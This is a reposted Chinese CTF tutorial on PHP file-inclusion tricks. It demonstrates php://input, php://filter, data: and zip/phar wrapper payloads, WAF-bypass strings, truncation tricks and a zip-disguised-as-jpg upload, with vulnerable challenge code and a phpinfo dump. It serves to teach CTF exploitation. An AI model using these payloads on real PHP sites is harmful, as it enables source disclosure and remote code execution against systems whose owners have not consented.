ctf中怎样获取php文件源码,CTF中文件包含的一些技巧

转载

weixin_39580682 于 2021-03-09 21:50:04 发布 1444 收藏 2
文章标签： ctf中怎样获取php文件源码

前言

文件包含在 CTF 比赛也是常考的一个点，这里对一些包含点的原理、特征进行一些总结，并结合实际的例子来讲解如何绕过。

php伪协议的分类

伪协议是文件包含的基础，理解伪协议的的原理才能更好的利用文件包含漏洞。

php://input

php://input代表可以访问请求的原始数据，简单来说POST请求的情况下，php://input可以获取到post的数据。

使用条件：include()、include_once()、file_get_contents()


比较特殊的一点，enctype=”multipart/form-data” 的时候 php://input 是无效的。

用法举例

使用 file_get_contents 函数的伪协议包含有个经典的例子:

```
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
 -->
// 解法为  url/index.php?user=php://input
// [POSTDATA] the user is admin
// 最后输出为hello admin!并且包含对应文件
```

可以使用fputs文件输入流直接服务器某一存在的目录下写入文件



php://output

php://output 是一个只写的数据流， 允许你以 print 和 echo 一样的方式 写入到输出缓冲区。

php://filter(重点)

php://filter 是一种元封装器，设计用于数据流打开时的筛选过滤应用，也就是他作为一种过滤器，可以使用在数据流产生的地方。

如：readfile()、 file() 和 file_get_contents()、include()

在php文档中，标准的定义是这样的：

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<; 两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。

类似的过滤器还有 string.rot13、string.strip_tags、zlib.deflate和 zlib.inflate 等等，目前只要知道 convert.base64-encode 就好了。

URL 中包含点的常见形式

?file = xxx 或者 ?file = xxx.php

http://www.example.com/index.php?filename=login

那么源码中的写法：

include($file.'php') 或者 include($file)

这里直接使用伪协议包含：

?file = php://filter/read=convert.base64-encode/resource=login

?action = xxx & mode = xxx

这里形式就是文件夹加上文件名的方法。

http://www.example.com/index.php?action=front&mode=login

那么源码中的写法：

include($action.'/'.$mode.'.php');

那么对于这种情况使用的伪协议包含形式：

?action=php://filter/read=convert.base64-encode/resource=./&mode=login


allow_url_fopen 和 allow_url_include

在测试了包含点存在包含漏洞以后，并不是都可以使用 filter 伪协议包含出源码的，因为 allow_url_fopen 和 allow_url_include 会影响到 fopen 等等和 include 等等函数对于伪协议的支持

allow_url_include 影响 php://input的使用，若不打开则无法使用。

当 allow_url_fopen 打开时，可以包含任意 url

例如只打开 allow_url_include 时，只能包含远程文件和使用 php://input



举个例子：

题目链接：

http://level3.tasteless.eu/


题目直接给出了源码：

```php
<?php
highlight_file('index.php');
/*
view file: php.ini
so here is my hint: the included php.ini file is part of the configugartion file used on the server the bug was found.
so there will be something in it which enables you to solve this level, wont?

always be UP TO DATE!

hint enough, might just take you seconds to do?!
*/
error_reporting(0);
include('anti_rfi.php'); //rfi is forbidden!!!!!

$inc = @$_GET['file'];
@require_once($inc);
?>
```

根据提示，用php://input 伪协议读取php.ini

GET: ?file=php://input,POST: <?php phpinfo();?>

找到SERVER["DOCUMENT_ROOT"]，也就是网站的根目录，可以找到当前脚本的目录，如下：



_REQUEST["<?php_phpinfo();?>"]	*no value*
_GET["file"]	php://input
_POST["<?php_phpinfo();?>"]	*no value*
_COOKIE["__cfduid"]	d77975a19d1a02111f414b22cf82651e01525194811
_SERVER["CONTENT_LENGTH"]	18
_SERVER["CONTENT_TYPE"]	application/x-www-form-urlencoded
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/var/www/chall/level3
_SERVER["CONTEXT_PREFIX"]	*no value*
_SERVER["DOCUMENT_ROOT"]	/var/www/chall/level3
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
_SERVER["HTTP_ACCEPT_ENCODING"]	gzip
_SERVER["HTTP_ACCEPT_LANGUAGE"]	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
_SERVER["HTTP_ALT_USED"]	level3.tasteless.eu:443
_SERVER["HTTP_CF_CONNECTING_IP"]	59.50.85.23
_SERVER["HTTP_CF_IPCOUNTRY"]	CN
_SERVER["HTTP_CF_RAY"]	4697f2e85e48788c-LAX
_SERVER["HTTP_CF_VISITOR"]	{"scheme":"http"}
_SERVER["HTTP_CONNECTION"]	Keep-Alive
_SERVER["HTTP_COOKIE"]	__cfduid=d77975a19d1a02111f414b22cf82651e01525194811

还可以看到一些文件包含的配置：

rfi是关闭的，也就是 allow_url_fopen 为 Off

allow_url_include 开启，可以使用 php://input 伪协议来列出当前目录下的文件

payload：

GET:

?file=php://input

POST:

(scandir 函数会将当先目录下的目录结构以数组的方式保存)

绕过 waf 的方法

字典绕过

在一些 CTF 中会对一些伪协议的关键词进行过滤，如 read、resource 等等，下面总结了几条绕过方法，在实战中时候在作为字典来跑。

?f=php://filter/convert.base64-encode/resource=login.php(过滤了操作名read)

?f=php://filter/read=convert.base64-encode/resource=1.jpg/resource=./show.php(正则 /resource=*.jpg/i)

?f=data:text/plain,<?php phpinfo()?>

?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

这里说一下第二条，这是 2018 ISCC 中的一道题目的绕过方法

```
$img = $_GET['img'];
if(isset($img) && !empty($img))
{
    if(strpos($img,'jpg') !== false)
    {
        if(strpos($img,'resource=') !== false && preg_match('/resource=.*jpg/i',$img) === 0)
        {
            die('File not found.');
        }

        preg_match('/^php:\/\/filter.*resource=([^|]*)/i',trim($img),$matches);
        if(isset($matches[1]))
        {
            $img = $matches[1];
        }

        header('Content-Type: image/jpeg');
        $data = get_contents($img);
        echo $data;
    }
    else
    {
        die('File not found.');
    }

}
```

这里用正则匹配了resource=，我们就可以用重写的方法来绕过正则。

截断包含

00截断

这里技巧现在应该是用的比较少了，因为利用截断要满足下面的两个条件：

php 版本小于5.3.4

magic_quotes_gpc 为 off

./ 截断

点号和路径截断以及./截断，也就是填充大量的./使 url 长度超过最大值，来达到截断的目的

具体可以看下面的文章：

https://blog.csdn.net/zvall/article/details/8951925

zip 协议和 phar协议

在实战过程中，若发现存在文件上传但是没有办法直接上传 php 文件，但是可以传 zip 压缩文件，我们就可以利用这两个协议，将 php 文件打包成 zip 文件来包含里面的 php 脚本

phar://、zip://，都可以看到在phpinfo中都有相应的描述

例如脚本文件为 1.php，打包成 1.zip，然后再改名为 1.jpg，上传之后包含 1.jpg 中的 php 文件即可。

zip://..(当前脚本的绝对路径).../1.jpg#1.php

phar://...(当前脚本的绝对路径).../1.jpg/1(分割不加后缀名)

其他骚姿势

在安全客上我写过一篇文件是利用 php 自包含特性达到上传 webshell 的效果，感兴趣可以看看。文章链接：

参考文章